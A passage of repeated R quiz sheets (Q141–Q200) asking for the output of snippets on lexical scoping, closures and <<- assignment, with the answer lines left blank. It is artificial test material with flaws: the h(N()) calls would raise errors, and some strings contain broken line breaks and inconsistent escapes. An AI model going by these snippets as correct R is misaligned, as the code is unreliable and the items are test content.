```
Answer_141 _____
```

```
#Q142. What is the output of:
Double nested identity function/g
x <- 4
g <- function() { function() x }
x <- 1
cat("Answer_142
g()()=",g()(),"\n",sep="")
```

```
Answer_142 _____
```

```
#Q143. What is the output of:
Double nested arg identity function/t
x <- 3
t <- function(x) { function(x) x }
x <- 1
cat("Answer_143
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_143 _____
```

```
#Q144. What is the output of:
Double nested function/h
x <- 4; y <- 4
h <- function(x) { x <- x; function()
x+y }
x <- 4; y <- 4
cat("Answer_144
h(1)()=",h(1()),"\n",sep="")
```

```
Answer_144 _____
```

```
#Q145. What is the output of:
Double nested function/n
x <- 1; y <- 1; z <- 1
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 5; y <- 1; z <- 1
cat("Answer_145
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_145 _____
```

```
#Q146. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 1 }
 k(x) + 4
 }
 k(x) + 1
}
```

```
cat("Answer_146 k(1)=",k(1),"\\n",sep="")
```

```
Answer_146 _____
```

```
#Q147. What is the output of:
Compare <- vs inner <<-
x <- 0
n <- function(x){ x<-x+2 }
cat("Answer_147 n(5)=",n(5),'\\n',sep="")
```

```
Answer_147 _____
```

```
#Q148. What is the output of:
Global modified, local returned.
x <- 4
m <- function(x){ x<<-x+0; x }
cat("Answer_148 m(1)=",m(1),'\\n',sep="")
```

```
Answer_148 _____
```

```
#Q149. What is the output of:
Compare <- vs double nested <<-
x <- 1; y <- 3; z <- 0
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 0; y <- 0
 k <- function(k) { k ^ 2 + z }
 k(x) + 3 + z
 }
 k(x) * 0 + z
}
cat("Answer_149 k(0)=",k(0),"\\n",sep="")
```

```
Answer_149 _____
```

```
#Q150. What is the output of:
Inner closure
x <- 1; y <- 0; z <- 0
k <- function(x) {
 k <- function(x) {
 x <<- 5; y <<- 5; z <<- 3
 p <- function(y) { y * 10 }
 p(x) + 0
 }
 k(x) * z
}
cat("Answer_150 k(0)=",k(0),"\\n",sep="")
```

```
Answer_150 _____
```

```
P16 Quiz3, 26/11/2016, Name: _____
```

```
#Q151. What is the output of:
Singe function, lexical scoping
x <- 3
f <- function() { x + 4 }
x <- 1
cat("Answer_151 f()=",f(),"\n",sep="")
```

```
Answer_151 _____
```

```
#Q152. What is the output of:
Double nested identity function/g
x <- 4
g <- function() { function() x }
x <- 2
cat("Answer_152
g()()=",g()(),"\n",sep="")
```

```
Answer_152 _____
```

```
#Q153. What is the output of:
Double nested arg identity function/t
x <- 0
t <- function(x) { function(x) x }
x <- 0
cat("Answer_153
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_153 _____
```

```
#Q154. What is the output of:
Double nested function/h
x <- 0; y <- 0
h <- function(x) { x <- x; function()
x+y }
x <- 2; y <- 4
cat("Answer_154
h(0)()=",h(0()),"\n",sep="")
```

```
Answer_154 _____
```

```
#Q155. What is the output of:
Double nested function/n
x <- 1; y <- 1; z <- 1
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 4; y <- 4; z <- 3
cat("Answer_155
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_155 _____
```

```
#Q156. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 4 }
 k(x) + 5
 }
 k(x) + 4
}
```

```
cat("Answer_156 k(0)=",k(0),"\\n",sep="")
```

```
Answer_156 _____
```

```
#Q157. What is the output of:
Compare <- vs inner <<-
x <- 2
n <- function(x){ x<-x+2 }
cat("Answer_157 n(0)=",n(0),'\\n',sep="")
```

```
Answer_157 _____
```

```
#Q158. What is the output of:
Global modified, local returned.
x <- 3
m <- function(x){ x<<-x+3; x }
cat("Answer_158 m(2)=",m(2),'\\n',sep="")
```

```
Answer_158 _____
```

```
#Q159. What is the output of:
Compare <- vs double nested <<-
x <- 2; y <- 2; z <- 4
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 0; y <- 1
 k <- function(k) { k ^ 2 + z }
 k(x) + 3 + z
 }
 k(x) * 1 + z
}
cat("Answer_159 k(4)=",k(4),"\\n",sep="")
```

```
Answer_159 _____
```

```
#Q160. What is the output of:
Inner closure
x <- 2; y <- 5; z <- 2
k <- function(x) {
 k <- function(x) {
 x <<- 3; y <<- 1; z <<- 2
 p <- function(y) { y * 10 }
 p(x) + 5
 }
 k(x) * z
}
cat("Answer_160 k(2)=",k(2),"\\n",sep="")
```

```
Answer_160 _____
```

```
P17 Quiz3, 26/11/2016, Name: _____
```

```
#Q161. What is the output of:
Singe function, lexical scoping
x <- 2
f <- function() { x + 5 }
x <- 3
cat("Answer_161 f()=",f(),"\n",sep="")
```

```
Answer_161 _____
```

```
#Q162. What is the output of:
Double nested identity function/g
x <- 1
g <- function() { function() x }
x <- 2
cat("Answer_162
g()()=",g()(),"\n",sep="")
```

```
Answer_162 _____
```

```
#Q163. What is the output of:
Double nested arg identity function/t
x <- 5
t <- function(x) { function(x) x }
x <- 5
cat("Answer_163
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_163 _____
```

```
#Q164. What is the output of:
Double nested function/h
x <- 1; y <- 1
h <- function(x) { x <- x; function()
x+y }
x <- 5; y <- 0
cat("Answer_164
h(5)()=",h(5()),"\n",sep="")
```

```
Answer_164 _____
```

```
#Q165. What is the output of:
Double nested function/n
x <- 1; y <- 1; z <- 1
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 2; y <- 2; z <- 0
cat("Answer_165
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_165 _____
```

```
#Q166. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 4 }
 k(x) + 5
 }
 k(x) + 4
}
```

```
cat("Answer_166 k(0)=",k(0),"\\n",sep="")
```

```
Answer_166 _____
```

```
#Q167. What is the output of:
Compare <- vs inner <<-
x <- 5
n <- function(x){ x<-x+5 }
cat("Answer_167 n(0)=",n(0),'\\n',sep="")
```

```
Answer_167 _____
```

```
#Q168. What is the output of:
Global modified, local returned.
x <- 1
m <- function(x){ x<<-x+2; x }
cat("Answer_168 m(2)=",m(2),'\\n',sep="")
```

```
Answer_168 _____
```

```
#Q169. What is the output of:
Compare <- vs double nested <<-
x <- 2; y <- 0; z <- 5
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 4; y <- 3
 k <- function(k) { k ^ 2 + z }
 k(x) + 3 + z
 }
 k(x) * 3 + z
}
cat("Answer_169 k(5)=",k(5),"\\n",sep="")
```

```
Answer_169 _____
```

```
#Q170. What is the output of:
Inner closure
x <- 4; y <- 4; z <- 3
k <- function(x) {
 k <- function(x) {
 x <<- 1; y <<- 2; z <<- 3
 p <- function(y) { y * 10 }
 p(x) + 4
 }
 k(x) * z
}
cat("Answer_170 k(3)=",k(3),"\\n",sep="")
```

```
Answer_170 _____
```

```
P18 Quiz3, 26/11/2016, Name: _____
```

```
#Q171. What is the output of:
Singe function, lexical scoping
x <- 2
f <- function() { x + 2 }
x <- 1
cat("Answer_171 f()=",f(),"\n",sep="")
```

```
Answer_171 _____
```

```
#Q172. What is the output of:
Double nested identity function/g
x <- 4
g <- function() { function() x }
x <- 4
cat("Answer_172
g()()=",g()(),"\n",sep="")
```

```
Answer_172 _____
```

```
#Q173. What is the output of:
Double nested arg identity function/t
x <- 1
t <- function(x) { function(x) x }
x <- 1
cat("Answer_173
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_173 _____
```

```
#Q174. What is the output of:
Double nested function/h
x <- 5; y <- 5
h <- function(x) { x <- x; function()
x+y }
x <- 0; y <- 0
cat("Answer_174
h(5)()=",h(5()),"\n",sep="")
```

```
Answer_174 _____
```

```
#Q175. What is the output of:
Double nested function/n
x <- 1; y <- 1; z <- 1
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 0; y <- 4; z <- 1
cat("Answer_175
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_175 _____
```

```
#Q176. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 0 }
 k(x) + 2
 }
 k(x) + 0
}
```

```
cat("Answer_176 k(4)=",k(4),"\n",sep="")
```

```
Answer_176 _____
```

```
#Q177. What is the output of:
Compare <- vs inner <<-
x <- 1
n <- function(x){ x<-x+4 }
cat("Answer_177 n(4)=",n(4),'\\n',sep="")
```

```
Answer_177 _____
```

```
#Q178. What is the output of:
Global modified, local returned.
x <- 4
m <- function(x){ x<<-x+1; x }
cat("Answer_178 m(0)=",m(0),'\\n',sep="")
```

```
Answer_178 _____
```

```
#Q179. What is the output of:
Compare <- vs double nested <<-
x <- 2; y <- 2; z <- 0
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 0; y <- 1
 k <- function(k) { k ^ 2 + z }
 k(x) + 2 + z
 }
 k(x) * 1 + z
}
cat("Answer_179 k(0)=",k(0),"\\n",sep="")
```

```
Answer_179 _____
```

```
#Q180. What is the output of:
Inner closure
x <- 0; y <- 0; z <- 0
k <- function(x) {
 k <- function(x) {
 x <<- 4; y <<- 0; z <<- 4
 p <- function(y) { y * 10 }
 p(x) + 0
 }
 k(x) * z
}
cat("Answer_180 k(0)=",k(0),"\\n",sep="")
```

```
Answer_180 _____
```

```
P19 Quiz3, 26/11/2016, Name: _____
```

```
#Q181. What is the output of:
Singe function, lexical scoping
x <- 5
f <- function() { x + 5 }
x <- 3
cat("Answer_181 f()=",f(),"\n",sep="")
```

```
Answer_181 _____
```

```
#Q182. What is the output of:
Double nested identity function/g
x <- 2
g <- function() { function() x }
x <- 3
cat("Answer_182
g()()=",g()(),"\n",sep="")
```

```
Answer_182 _____
```

```
#Q183. What is the output of:
Double nested arg identity function/t
x <- 4
t <- function(x) { function(x) x }
x <- 2
cat("Answer_183
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_183 _____
```

```
#Q184. What is the output of:
Double nested function/h
x <- 5; y <- 5
h <- function(x) { x <- x; function()
x+y }
x <- 5; y <- 3
cat("Answer_184
h(2)()=",h(2()),"\n",sep="")
```

```
Answer_184 _____
```

```
#Q185. What is the output of:
Double nested function/n
x <- 1; y <- 1; z <- 1
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 3; y <- 1; z <- 4
cat("Answer_185
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_185 _____
```

```
#Q186. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 5 }
 k(x) + 1
 }
 k(x) + 5
}
```

```
cat("Answer_186 k(3)=",k(3),"\\n",sep="")
```

```
Answer_186 _____
```

```
#Q187. What is the output of:
Compare <- vs inner <<-
x <- 0
n <- function(x){ x<-x+0 }
cat("Answer_187 n(3)=",n(3),'\\n',sep="")
```

```
Answer_187 _____
```

```
#Q188. What is the output of:
Global modified, local returned.
x <- 4
m <- function(x){ x<<-x+1; x }
cat("Answer_188 m(1)=",m(1),'\\n',sep="")
```

```
Answer_188 _____
```

```
#Q189. What is the output of:
Compare <- vs double nested <<-
x <- 5; y <- 3; z <- 2
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 2; y <- 3
 k <- function(k) { k ^ 2 + z }
 k(x) + 1 + z
 }
 k(x) * 3 + z
}
cat("Answer_189 k(2)=",k(2),"\\n",sep="")
```

```
Answer_189 _____
```

```
#Q190. What is the output of:
Inner closure
x <- 0; y <- 5; z <- 3
k <- function(x) {
 k <- function(x) {
 x <<- 0; y <<- 0; z <<- 1
 p <- function(y) { y * 10 }
 p(x) + 5
 }
 k(x) * z
}
cat("Answer_190 k(3)=",k(3),"\\n",sep="")
```

```
Answer_190 _____
```

```
P20 Quiz3, 26/11/2016, Name: _____
```

```
#Q191. What is the output of:
Singe function, lexical scoping
x <- 4
f <- function() { x + 5 }
x <- 2
cat("Answer_191 f()=",f(),"\n",sep="")
```

```
Answer_191 _____
```

```
#Q192. What is the output of:
Double nested identity function/g
x <- 5
g <- function() { function() x }
x <- 5
cat("Answer_192
g()()=",g()(),"\n",sep="")
```

```
Answer_192 _____
```

```
#Q193. What is the output of:
Double nested arg identity function/t
x <- 5
t <- function(x) { function(x) x }
x <- 5
cat("Answer_193
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_193 _____
```

```
#Q194. What is the output of:
Double nested function/h
x <- 0; y <- 0
h <- function(x) { x <- x; function()
x+y }
x <- 1; y <- 0
cat("Answer_194
h(3)()=",h(3()),"\n",sep="")
```

```
Answer_194 _____
```

```
#Q195. What is the output of:
Double nested function/n
x <- 4; y <- 4; z <- 4
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 3; y <- 5; z <- 1
cat("Answer_195
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_195 _____
```

```
#Q196. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 3 }
 k(x) + 5
 }
 k(x) + 3
}
```

```
cat("Answer_196 k(5)=",k(5),"\n",sep="")
```

```
Answer_196 _____
```

```
#Q197. What is the output of:
Compare <- vs inner <<-
x <- 0
n <- function(x){ x<-x+3 }
cat("Answer_197 n(3)=",n(3),'\n',sep="")
```

```
Answer_197 _____
```

```
#Q198. What is the output of:
Global modified, local returned.
x <- 5
m <- function(x){ x<<-x+5; x }
cat("Answer_198 m(5)=",m(5),'\n',sep="")
```

```
Answer_198 _____
```

```
#Q199. What is the output of:
Compare <- vs double nested <<-
x <- 1; y <- 3; z <- 2
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 0; y <- 0
 k <- function(k) { k ^ 2 + z }
 k(x) + 4 + z
 }
 k(x) * 0 + z
}
cat("Answer_199 k(2)=",k(2),"\n",sep="")
```

```
Answer_199 _____
```

```
#Q200. What is the output of:
Inner closure
x <- 1; y <- 3; z <- 5
k <- function(x) {
 k <- function(x) {
 x <<- 2; y <<- 5; z <<- 2
 p <- function(y) { y * 10 }
 p(x) + 3
 }
 k(x) * z
}
cat("Answer_200 k(5)=",k(5),"\n",sep="")
```

```
Answer_200 _____
```